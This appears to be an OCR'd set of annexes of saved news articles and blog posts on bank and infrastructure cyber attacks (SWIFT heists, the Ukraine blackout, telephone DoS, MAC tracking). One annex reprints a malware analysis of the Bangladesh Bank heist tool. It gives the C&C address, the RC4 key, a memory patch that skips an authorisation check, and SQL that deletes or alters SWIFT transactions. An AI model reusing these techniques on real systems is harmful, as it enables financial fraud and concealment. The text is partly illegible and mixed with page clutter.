SWIFT has, apparently, tried to help its customers shore up their security; it seems the banking sector as a whole needs to be more on its toes to prevent future unauthorized accesses. ®

Updated to add

A spokesman for SWIFT has been in touch to stress: "The SWIFT network was not compromised in this attack."

Tips and corrections

11 Comments

MORE Swift Hacking

ANEXO "E"

http://www.reuters.com/article/cyber-heist/swift-says-hackers-still-targeting-bank-messaging-system-idUSL2N1MN298?rpc=401&

Consultada el 22 de enero de 2018

#INTEL OCTOBER 13, 2017 / 6:45 AM / 9 MONTHS AGO

SWIFT says hackers still targeting bank messaging system

Jim Finkle

3 MIN READ

TORONTO, Oct 13 (Reuters) Hackers continue to target the SWIFT bank messaging system, though security controls instituted after last year's $81 million heist at Bangladesh's central bank have helped thwart many of those attempts, a senior SWIFT official told Reuters.

"Attempts continue," said Stephen Gilderdale, head of SWIFT's Customer Security Programme, in a phone interview. "That is what we expected. We didn't expect the adversaries to suddenly disappear."

The disclosure underscores that banks remain at risk of cyber attacks targeting computers used to access SWIFT almost two years after the February 2016 theft from a Bangladesh Bank account at the Federal Reserve Bank of New York.

SWIFT says hackers still targeting bank messaging system

Gilderdale declined to say how many hacks had been attempted this year, what percentage were successful, how much money had been stolen or whether they were growing or slowing down.

On Monday, two people were arrested in Sri Lanka for suspected money laundering from a Taiwanese bank whose computer system was hacked to enable illicit transactions abroad. Police acted after the state owned Bank of Ceylon reported a suspicious transfer.

SWIFT, a Belgium-based co-operative owned by its user banks, has declined comment on the case, saying it does not discuss individual entities.

Gilderdale said that some security measures instituted in the wake of the Bangladesh Bank heist had thwarted attempts.

As an example, he said that SWIFT had stopped some heists thanks to an update to its software that automatically sends alerts when hackers tamper with data on bank computers used to access the messaging network.

SWIFT shares technical information about cyber attacks and other details on how hackers target banks on a private portal open to its members.

Gilderdale was speaking ahead of the organization's annual Sibos global user conference, which starts on Monday in Toronto.

At the conference, SWIFT will release details of a plan to start offering security data in "machine digestible" formats that banks can use to automate efforts to discover and remediate cyber attacks, he said.

SWIFT will also unveil plans to start sharing that data with outside security vendors so they can incorporate the information into their products, he said.

Reporting by Jim Finkle; Editing by Rosalba O'Brien

Our Standards: The Thomson Reuters Trust Principles.

SPONSORED

https://www.reuters.com/article/cyber-heist-swift-says-hackers-still-targeting-bank-messaging-system-idUSL2N1MN2987?rpc=401&[22/01/2018 07:07:55 p. m.]

ANEXO "F"

http://www.bbc.com/news/technology 38573074


Consultada el 15 de enero de 2018

Technology

Ukraine power cut 'was cyber-attack'

11 January 2017

f Share



[illegible]

A power cut that hit part of the Ukrainian capital, Kiev, in December has been judged a cyber-attack by researchers investigating the incident.

The blackout lasted just over an hour and started just before midnight on 17 December.

The cyber-security company Information Systems Security Partners (ISSP) has linked the incident to a **hack and blackout in 2015** that affected 225,000.

It also said a series of other recent attacks in Ukraine were connected.

The 2016 power cut had amounted to a loss of about one-fifth of Kiev's power consumption at that time of night, national energy company Ukrenergo said at the time.

It affected the Pivnichna substation outside the capital, and left people in part of the city and a surrounding area without electricity until shortly after 01:00.

Top Stories

Raid on Venezuela pilot ends in bloodshed

4 hours ago

Turkey denounces US 'terror army' plan

5 hours ago

Cranberries singer Dolores O'Riordan dies

1 hour ago

Features

ISSP

Oleksii Yasnskiy, a researcher at ISSP, said the attacks in 2016 and 2015 "were not much different"

The attack took place almost exactly one year after a much larger hack on a regional electricity distribution company. That was later blamed on the Russian security services.

The latest attack has not publicly been attributed to any state actor, but Ukraine has said Russia directed thousands of cyber attacks towards it in the final months of 2016.

'Not much different'

ISSP, a Ukrainian company investigating the incidents on behalf of Ukrenergo, now appears to be suggesting a firmer link.

It said that both the 2015 and 2016 attacks were connected, along with a series of hacks on other state institutions this December, including the national railway system, several government ministries and a national pension fund.

Oleksii Yasnskiy, head of ISSP labs, said: "The attacks in 2016 and 2015 were not much different - the only distinction was that the attacks of 2016 became more complex and were much better organised."

BRENDAN HOFFMAN

President Petro Poroshenko has said Russia is waging a cyber-war against Ukraine

He also said different criminal groups had worked together, and seemed to be testing techniques that could be used elsewhere in the world for sabotage.

However, David Emm, principal security Researcher at Kaspersky Lab, said it was was "hard to say for sure" if the incident was a trial run.

"It's possible, but given that critical infrastructure facilities vary so widely - and therefore require different approaches to compromise the systems - the re-use of malware across systems is likely to be limited," he told the BBC.

Still Friends? The trouble with old sitcoms

The Japanese star who taught China's young about sex

'Floating on air' after 19kg tumour is removed

▶

The missing - aftermath of Trump's crackdown

The Israeli boy who survived Mumbai attack

▶

Looking for my brother

"On the other hand, if a system has proved to be porous in the past, it is likely to encourage further attempts."

'Acts of terrorism'

In December, Ukraine's president, Petro Poroshenko, said hackers had targeted state institutions some 6,500 times in the last two months of 2016.

He said the incidents showed Russia **was waging a cyber-war** against the country.

"Acts of terrorism and sabotage on critical infrastructure facilities remain possible today," Mr Poroshenko said during a meeting of the National Security and Defence Council, according to a statement released by his office.

"The investigation of a number of incidents indicated the complicity directly or indirectly of Russian security services."

Related Topics

Cyber-security **Ukraine**

Share this story

More on this story

Ukraine hackers claim huge Kremlin email breach
3 November 2016

Ukraine cyber-attacks 'could happen to UK'
29 February 2016

Ukraine power 'hack attacks' explained
29 February 2016

Technology

Ford to invest $11bn in electric vehicles
15 January 2018 Technology

1,000 young people charged over sex video
15 January 2018 Europe

Time machine camera gets 'missed moments'
15 January 2018 Technology

338

More Videos from the BBC

Desert temples of stone

Chile's female prisoners pin their hopes on Pope's visit

Elephant's trunk? The story of the @ sign

Most Read

1. Cranberries singer Dolores O'Riordan dies suddenly aged 46
2. Rape case collapses after 'cuddling' photos emerge
3. Denmark Facebook sex video: More than 1,000 young people charged
4. Black Death 'spread by humans not rats'
5. Still Friends? The trouble with old sitcoms
6. Carillion collapse: Ministers hold emergency meeting
7. Steven Seagal denies Bond girl assault
8. Poppi Worthington: Toddler sexually assaulted, coroner rules
9. Sora Aoi: Japan's porn star who taught a Chinese generation about sex

ANEXO "G"

http://baesystemsai.blogspot.mx/2016/04/two-bytes-to-951m.html,

Consultada el 22 de enero de 2018


22/1/2018 BAE Systems Threat Research Blog: Two bytes to $951m

G+ Más Siguiente blog» Crear un blog Acceder

BAE SYSTEMS THREAT RESEARCH BLOG

Resources Contact us

Home Products Solutions News & Events Partners About Us Careers



Home › Threat Research › Two bytes to $951m

Posted by Sergei Shevchenko - Monday, 25 April 2016

TWO BYTES TO $951M

In February 2016 one of the largest cyber heists was committed and subsequently disclosed. An unknown attacker gained access to the Bangladesh Bank's (BB) SWIFT payment system and reportedly instructed an American bank to transfer money from BB's account to accounts in The Philippines. The attackers attempted to steal $951m, of which $81m is still unaccounted for.

The technical details of the attack have yet to be made public, however we've recently identified tools uploaded to online malware repositories that we believe are linked to the heist. The custom malware was submitted by a user in Bangladesh, and contains sophisticated functionality for interacting with local SWIFT Alliance Access software running in the victim infrastructure.

This malware appears to be just part of a wider attack toolkit, and would have been used to cover the attackers' tracks as they sent forged payment instructions to make the transfers. This would have hampered the detection and response to the attack, giving more time for the subsequent money laundering to take place.

The tools are highly configurable and given the correct access, could feasibly be used for similar attacks in the future.

Malware samples

SHA1	Compile time	Size (bytes)	Filename
525a8e3ae4e3df8c9c61f2a49e38541d196e9228	2016-02-05 11:46:20	65,536	evtdiag.exe
76bab478dcc70f979ce62cd306e9ba50ee84e37e	2016-02-04 13:45:39	16,384	evtsys.exe
70bf16597e375ad691f2c1efa194dbe7f60e9eeb	2016-02-05 08:55:19	24,576	nroff_b.exe
6207b92842b28a438330a2bf0ee8dcab7ef0a163	N/A	33,848	gpca.dat

We believe all files were created by the same author(s), but the main focus of the report will be on 525a8e3ae4e3df8c9c61f2a49e38541d196e9228 as this is the component that contains logic for interacting with the SWIFT software.

SUBSCRIBE

Sign up to receive our regular Cyber Threat Bulletin

Sign up

POPULAR POSTS

TWO BYTES TO $951M

WANACRYPTOR RANSOMWORM

CYBER HEIST ATTRIBUTION

CONTACT


For further information or to talk to an expert, please contact us.

team@baesystems.com

Contact

http://baesystemsai.blogspot.mx/2016/04/two-bytes-to-951m.html 1/7

The malware registers itself as a service and operates within an environment running SWIFT's Alliance software suite, powered by an Oracle Database.



The main purpose is to inspect SWIFT messages for strings defined in the configuration file. From these messages, the malware can extract fields such as transfer references and SWIFT addresses to interact with the system database. These details are then used to delete specific transactions, or update transaction amounts appearing in balance reporting messages based on the amount of Convertible Currency available in specific accounts.

This functionality runs in a loop until 6am on 6th February 2016. This is significant given the transfers are believed to have occurred in the two days prior to this date. The tool was custom made for this job, and shows a significant level of knowledge of SWIFT Alliance Access software as well as good malware coding skills.

Malware config and logging

When run, the malware decrypts the contents of its configuration file, using the RC4 key:

```
4e 38 1f a7 7f 08 cc aa 0d 56 ed ef f9 ed 08 ef
```

This configuration is located in the following directory on the victim device:

```
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\gpca.dat
```

The configuration file contains a list of transaction IDs, some additional environment information, and the following IP address to be used for command-and-control (C&C):

```
196.202.103.174
```

The sample also uses the following file for logging:

```
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\recas.dat
```


Module patching

The malware enumerates all processes, and if a process has the module liboradb.dll loaded in it, it will patch 2 bytes in its memory at a specific offset. The patch will replace 2 bytes 0x75 and 0x04 with the bytes 0x90 and 0x90.

These two bytes are the JNZ opcode, briefly explained as *"if the result of the previous comparison operation is not zero, then jump into the address that follows this instruction, plus 4 bytes"*.

Essentially, this opcode is a conditional jump instruction that follows some important check, such as a

key validity check or authorisation success check.



The patch will replace this 2-byte conditional jump with 2 'do-nothing' (NOP) instructions, effectively forcing the host application to believe that the failed check has in fact succeeded.

For example, the original code could look like:

```
85 C0            test eax, eax ; some important check
75 04            jnz  failed   ; if failed, jump to 'failed' label below
33 c0            xor  eax, eax ; otherwise, set result to 0 (success)
eb 17            jmp  exit     ; and then exit
         failed:
B8 01 00 00 00   mov  eax, 1   ; set result to 1 (failure)
```

Once it's patched, it would look like:

```
85 C0            test eax, eax ; some important check
90               nop           ; 'do nothing' in place of 0x75
90               nop           ; 'do nothing' in place of 0x04
33 c0            xor  eax, eax ; always set result to 0 (success)
eb 17            jmp  exit     ; and then exit
         failed:
B8 01 00 00 00   mov  eax, 1   ; never reached: set result to 1 (fail)
```

As a result, the important check result will be ignored, and the code will never jump to 'failed'. Instead it will proceed into setting result to 0 (success).

The liboradb.dll module belongs to SWIFT's Alliance software suite, powered by Oracle Database, and is responsible for:

- Reading the Alliance database path from the registry
- Starting the database
- Performing database backup & restore functions

By modifying the local instance of SWIFT Alliance Access software, the malware grants itself the ability to execute database transactions within the victim network.

SWIFT message monitoring

The malware monitors SWIFT Financial Application (FIN) messages, by parsing the contents of the files *.prt and *.fal located within the directories:

```
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcm\in\
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcm\out\
```

It parses the messages, looking for strings defined in [illegible]. We expect these will be unique identifiers that identify malicious transactions initiated by the attackers. If present, it then attempts to

extract a MESG_TRN_REF and MESG_SENDER_SWIFT_ADDRESS from that same message by looking for the following hard coded strings:

```
"FIN 900 Confirmation of Debit"
"20: Transaction"
"Sender: "
[additional filters from the decrypted configuration file gpca.dat]
```

The malware will use this extracted data to form valid SQL statements. It attempts to retrieve the SWIFT unique message ID (MESG_S_UMID) that corresponds to the transfer reference and sender address retrieved earlier:

```
SELECT MESG_S_UMID FROM SAAOWNER.MESG_%s WHERE MESG_SENDER_SWIFT_ADDRESS
LIKE '%%%s%%' AND MESG_TRN_REF LIKE '%%%s%%';
```

The MESG_S_UMID is then passed to DELETE statements, deleting the transaction from the local database:

```
DELETE FROM SAAOWNER.MESG_%s WHERE MESG_S_UMID = '%s';
DELETE FROM SAAOWNER.TEXT_%s WHERE TEXT_S_UMID = '%s';
```

The SQL statements are dropped into a temporary file with the 'SQL' prefix. The SQL statements are prepended with the following prefixed statements:

```
set heading off;
set linesize 20000;
SET FEEDBACK OFF;
SET ECHO OFF;
SET FEED OFF;
SET VERIFY OFF;
```

Once the temporary file with the SQL statements is constructed, it is executed from a shell script with 'sysdba' permissions. An example is shown below:

```
cmd.exe /c "echo exit | sqlplus -S / as sysdba @[SQL_Statements] >
[OUTPUT_FILE]"
```

Login monitoring

After start up the malware falls into a loop where it constantly checks for the journal record that contains the "Login" string in it:

```
SELECT * FROM (SELECT JRNL_DISPLAY_TEXT, JRNL_DATE_TIME FROM
SAAOWNER.JRNL_%s WHERE JRNL_DISPLAY_TEXT LIKE '%%LT BBHOBDDHA: Log%%'
ORDER BY JRNL_DATE_TIME DESC) A WHERE ROWNUM = 1;
```

NOTE: 'BBHOBDDH' is the SWIFT code for the Bangladesh Bank in Dhaka.

If it fails to find the "Login" record, it falls asleep for 5 seconds and then tries again. Once the "Login" record is found, the malware sends a GET request to the remote C&C.

The GET request has the format:

```
[C&C_server]/al?[data]
```

The malware notifies the remote C&C each hour of events, sending "---O" if the "Login" (open) event occurred, "---C" in case "Logout" (close) event occurred, or "---N" if neither of the events

occurred, e.g.:

```
[C&C_server]/al?---0
```

Manipulating balances

The malware monitors all SWIFT messages found in:

```
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcp\in\*.*
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcp\out\*.*
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcp\unk\*.*
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcs\nfzp
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcs\nfzf
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcs\fofp
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcs\foff
```

The messages are parsed looking for information tagged with the following strings:

```
"19A: Amount"
": Debit"
"Debit/Credit :"
"Sender :"
"Amount :"
"FEDERAL RESERVE BANK"
" D"
" C"
"62F: "
"60F: "
"60M: "
"62M: "
"Credit"
"Debit"
" 64: "
" 20: Transaction"
"PDE: [illegible]"
```

For example, the "62F: " field specifies the closing balance, "60F: " is opening balance, "19A: " is transaction amount.

The malware also checks if the messages contain a filter specified within the configuration file gpca.dat.

The logged in account, as seen from the journal, is then used to check how much Convertible Currency amount (MESG_FIN_CCY_AMOUNT) it has available:

```
SELECT MESG_FIN_CCY_AMOUNT FROM SAAOWNER.MESG_%s WHERE MESG_S_UMID = '%s';
```

Alternatively, it can query for a message for a specified sender with a specified amount of Convertible Currency:

```
SELECT MESG_S_UMID FROM SAAOWNER.MESG_%s WHERE MESG_SENDER_SWIFT_ADDRESS
LIKE '%%%s%%' AND MESG_FIN_CCY_AMOUNT LIKE '%%%s%%';
```

The amount of Convertible Currency is then manipulated in the message by changing it to the arbitrary value (SET MESG_FIN_CCY_AMOUNT):

```
UPDATE SAACOWNER.MESG_%s SET MESG_FIN_CCY_AMOUNT = '%s' WHERE MESG_S_UMID =
'%s';
UPDATE SAACOWNER.TEXT_%s SET TEXT_DATA_BLOCK =
UTL_RAW.CAST_TO_VARCHAR2('%s') WHERE TEXT_S_UMID = '%s';
```

Printer manipulation

In order to hide the fraudulent transactions carried out by the attacker(s), the database/message manipulations are not sufficient. SWIFT network also generates confirmation messages, and these messages are sent by the software for printing. If the fraudulent transaction confirmations are printed out, the banking officials can spot an anomaly and then respond appropriately to stop such transactions from happening.

Hence, the malware also intercepts the confirmation SWIFT messages and then sends for printing the 'doctored' (manipulated) copies of such messages in order to cover up the fraudulent transactions.

To achieve that, the SWIFT messages the malware locates are read, parsed, and converted into PRT files that describe the text in Printer Command Language (PCL).

These temporary PRT files are then submitted for printing by using another executable file called nroff.exe, a legitimate tool from the SWIFT software suite.

The PCL language used specifies the printer model, which is *"HP LaserJet 400 M401"*

Once sent for printing, the PRT files are then overwritten with '0's (reliably deleted).

CONCLUSIONS

The analysed sample allows a glimpse into the toolkit of one of the team in well-planned bank heist. Many pieces of the puzzle are still missing though: how the attackers sent the fraudulent transfers; how the malware was implanted; and crucially, who was behind this.

This malware was written bespoke for attacking a specific victim infrastructure, but the general tools, techniques and procedures used in the attack may allow the gang to strike again. All financial institutions who run SWIFT Alliance Access and similar systems should be seriously reviewing their security now to make sure they too are not exposed.

This attacker put significant effort into deleting evidence of their activities, subverting normal business processes to remain undetected and hampering the response from the victim. The wider lesson learned here may be that criminals are conducting more and more sophisticated attacks against victim organisations, particularly in the area of network intrusions (which has traditionally been the domain of the 'APT' actors). As the threat evolves, businesses and other network owners need to ensure they are prepared to keep up with the evolving challenge of securing critical systems.

at 08:30

ANEXO "H"

http://es.gizmodo.com/roban-12-millones-a-un-banco-de-ecuador-en-un-nuevo-ca-1778855375,
Consultada el 22 de enero de 2018


Roban $12 millones a un banco de Ecuador en un nuevo caso de hackeo al sistema SWIFT

GIZMODO

Roban $12 millones a un banco de Ecuador en un nuevo caso de hackeo al sistema SWIFT

Matías S. Zavia

ATAQUES INFORMÁTICOS



Share Tweet

https://es.gizmodo.com/roban-12-millones-a-un-banco-de-ecuador-en-un-nuevo-ca-1778855375[22/01/2018 07:21:27 p. m.]

En febrero, unos hackers consiguieron robar 81 millones de dólares al Banco Central de Bangladesh a través del sistema SWIFT (y una falta de ortografía evitó que robaran 870 millones más). Más adelante, un banco vietnamita denunció otro caso similar —y ahora ha pasado lo mismo en Ecuador.

La falta de ortografía que evitó que unos hackers robaran 870 millones de dólares

Escribir fandation en lugar de foundation, la falta de ortografía que evitó que un grupo de hackers ...

Read more

El robo a Banco del Austro tuvo lugar hace más de 15 meses, pero desde la entidad ecuatoriana aseguran que no se habían dado cuenta hasta ahora. Una vez más, los hackers se sirvieron de mensajes fraudulentos en el sistema SWIFT para mover 12 millones de dólares a diferentes entidades bancarias de todo el mundo. 89 millones fueron a parar a 23 cuentas de Hong Kong y los 3 millones restantes acabaron en Dubai y otras partes del planeta.

Banco del Austro ha interpuesto una demanda contra otro banco, el estadounidense Wells Fargo, que ordenó la mayor parte de las transferencias (por un valor de 9 millones de dólares). Los ladrones utilizaron las credenciales de los empleados de Wells Fargo en el sistema global SWIFT para transferir el dinero a sus propias cuentas en el extranjero.

En el famoso caso de Bangladesh, la policía culpó del robo al uso de unos *switches* de mala calidad —sólo costaban 10 dólares— en la red de ordenadores del banco conectada al sistema SWIFT. Luego se supo que los hackers habían inyectado un *malware* en la red local (evtdiag.exe) con el que podían acceder a la base de datos de SWIFT y manipular los registros para ocultar las transferencias.

Más de 9.000 sociedades financieras utilizan SWIFT como sistema de mensajería interbancario. La cooperativa que lo controla ha advertido a los bancos de los casos de fraude y les ha proporcionado una actualización de software para que no se vean

afectados por el *malware*. Pero aseguran que la vulnerabilidad que permite el ataque no está en el sistema SWIFT sino en los sistemas de seguridad locales de los bancos que han sufrido robos. [Reuters vía Engadget]

Síguenos también en Twitter, Facebook y Flipboard.

Click here to view this Ninja Labs user embed

ABOUT THE AUTHOR

Matías S. Zavia

Matías tiene dos grandes pasiones: Internet y el dulce de leche

Email Twitter Posts Keys

ANEXO "I"

https://www.nena.org/news/119592/DHS-Bulletin-on-Denial-of-Service-TDoS-Attacks-on-PSAPs.htm
Consultada el 22 de enero de 2018

then resume. Once attacked, the attacks can start randomly over weeks or months.

- The attacks followed a person with a heavy accent demanding payment of $5,000 from the company because of default by an employee who either no longer works at the PSAP or never did.

What we need from victims

- Additional insight into the scope and impact of the event- specifically how many communications centers have been attacked is critical to identifying the true scope of this occurrence.
- In order to ensure situational awareness with our members and member agencies, it is critical that this information be disseminated to emergency communications centers, PSAPs, government IT departments, and any related government agency with a vested interest in emergency communications continuity of operations.

Recommend the following:

- Targeted organizations should not pay the [illegible]
- Report all attacks to the FBI by logging onto the website www.ic3.gov
  - Ensure in the title of the report you use the keyword TDoS
  - Ensure that you identify yourself as a PSAP or Public Safety organization capture as much details as possible
    - Calls logs from "collection" call and TDoS
    - Time, date, originating phone number, traffic characteristics
    - Call back number to the "collections" company or requesting organization
    - Method of payment and account number where "collection" company requests debt to be paid
    - Any information you can obtain about the caller or his/her organization will be of tremendous assistance in the investigation and in preventing further attacks
- Contact your telephone service provider; they may be able to assist by blocking portions of the attack.
- Should you have any questions please contact the National Coordinating Center for Communications at [illegible]

[illegible]

« Back to index

Calendar

more

ENP Exam - Winter 2016

9-1-1 Center Supervisor Program - Lincoln, NE

9-1-1 Goes To Washington

NENA Chapter Leader Workshop

CONTACT US
1700 Diagonal Road
Suite 500
Alexandria, VA 22314
Phone: 202.466.4911
Fax: 202.618.6370

QUICK LINKS

Home | Get Involved
Become a Member | Member Search
Store | 911 Talk Email List
Conferences | Events Calendar
Next Generation Partner Program | Friends of 9-1-1


GET SOCIAL WITH US

ANEXO "J"

http://www.cyberdefensemagazine.com/flaws-in-mac-address-randomization-implemented-by-vendors-allow-mobile-tracking/,

Consultada el 4 de marzo de 2018

Flaws in MAC address randomization implemented by vendors allow mobile tracking



Researchers devised a new attack method that can be leveraged to track mobile devices that rely on MAC address randomization mechanism.

Tweets

The Advice I Would Give t...

2017 PRINT EDITION

PAST EDITIONS

Read all past editions here

"First, we show that devices commonly make improper use of randomization by sending wireless frames with the true global address when they should be using a randomized address," reads the **paper** published by the experts.

"We [illegible] on [illegible] the [illegible] techniques of [illegible] et al. to effectively defeat randomization in [illegible] and phones. Finally, we show a method that can be used to track 100% of devices using randomization, regardless of manufacturer, by exploiting a previously unknown flaw in the way existing wireless chipsets handle low-level control frames."

The experts also analyzed so-called **Karma attacks**, a method that [illegible] access points [illegible] that pose as known and trusted networks.

The researchers devised a new method that relies on Request-to-Send (RTS) and Clear-to-Send (CTS) control frames to expose the global MAC address for any kind of device.

According to the IEEE 802.11 specification, the RTS and CTS control frames are used to avoid collisions, basically every time a node using the channel to send data, it [illegible] also an RTS frame to inform other nodes that the channel should not be used in order to avoid collisions. [illegible]

The recipient node responds with a CTS frame when it is ready to receive data.

The knowledge of this mechanism could be exploited by attackers that can send an RTS frame to IEEE 802.11 client devices, then analyzing the CTS response it can derive the global MAC address of the target. Once obtained the global MAC address, the attacker can use it to track the target device in the future by sending it RTS frames containing the global MAC.

The group of expert successfully tested the technique on several devices from multiple vendors, including iPhone [illegible], iPhone [illegible], iPad Air, Google Pixel, LG Nexus [illegible], [illegible] and [illegible], Motorola Nexus 6, Moto Z Play and OnePlus [illegible].

Experts speculate RTS/CTS responses are managed within the 802.11 chipset, instead of the operating system, this means the only way to prevent the attacks is to develop a firmware patch that have to be distributed by manufactures.

"There are multiple scenarios in which a motivated attacker could use this method to violate the privacy of an unsuspecting user. If the global MAC address for a user is ever known, it can then be added to a database for future tracking," added the researchers. "[illegible], an adversary with a sufficiently large database and advanced transmission [illegible] could render [illegible]."

The experts highlighted the importance to adopt a universal randomization policy with clear requirements for the implementation of the protection mechanism.

"We propose the following best practices for MAC address randomization. Firstly, mandate a universal randomization policy to be used across the spectrum of 802.11 client devices. We have illustrated that when vendors implement unique MAC address randomization schemes it becomes easier to identify and track these devices," concluded the experts. "A universal policy must include at minimum, rules for randomized MAC address byte structure, 802.11 IE usage, and sequence number behavior."

Pierluigi Paganini

Share this story

Recent Posts

We're Releasing The Global Threat Intelligence Vendor Landscape at RSA Conference 2018

After Cambridge Analytica Scandal Facebook announces Election security Improvements

April 3, 2018 - 0 Comment

Nation-State Attacks Continue Unimpeded; So Why Haven't We Stopped Them?

April 3, 2018 - 0 Comment

UPCOMING EVENTS

TUE 10 APR 2018 – WED 11 APR 2018 — BLOCKCHAIN OPPORTUNITIES SUMMIT CANADA / April 10-11, 2018, Toronto ON

TUE 10 APR 2018 – THU 12 APR 2018 — Cyber Risk & Data Security

WED 11 APR 2018 – THU 12 APR 2018 — Cyber Resilience & Info Security Seminar 2018

MON 16 APR 2018 — 2018 Global Insider Threat Summit

WED 18 APR 2018 – THU 19 APR 2018 — MENA CISO Forum

MON 23 APR 2018 – TUE 24 APR 2018 — IT & Digital Leaders Dialogue UK

MON 23 APR 2018 – TUE 24 APR 2018 — Tech Infrastructure Dialogue UK

Home

ANEXO "K"

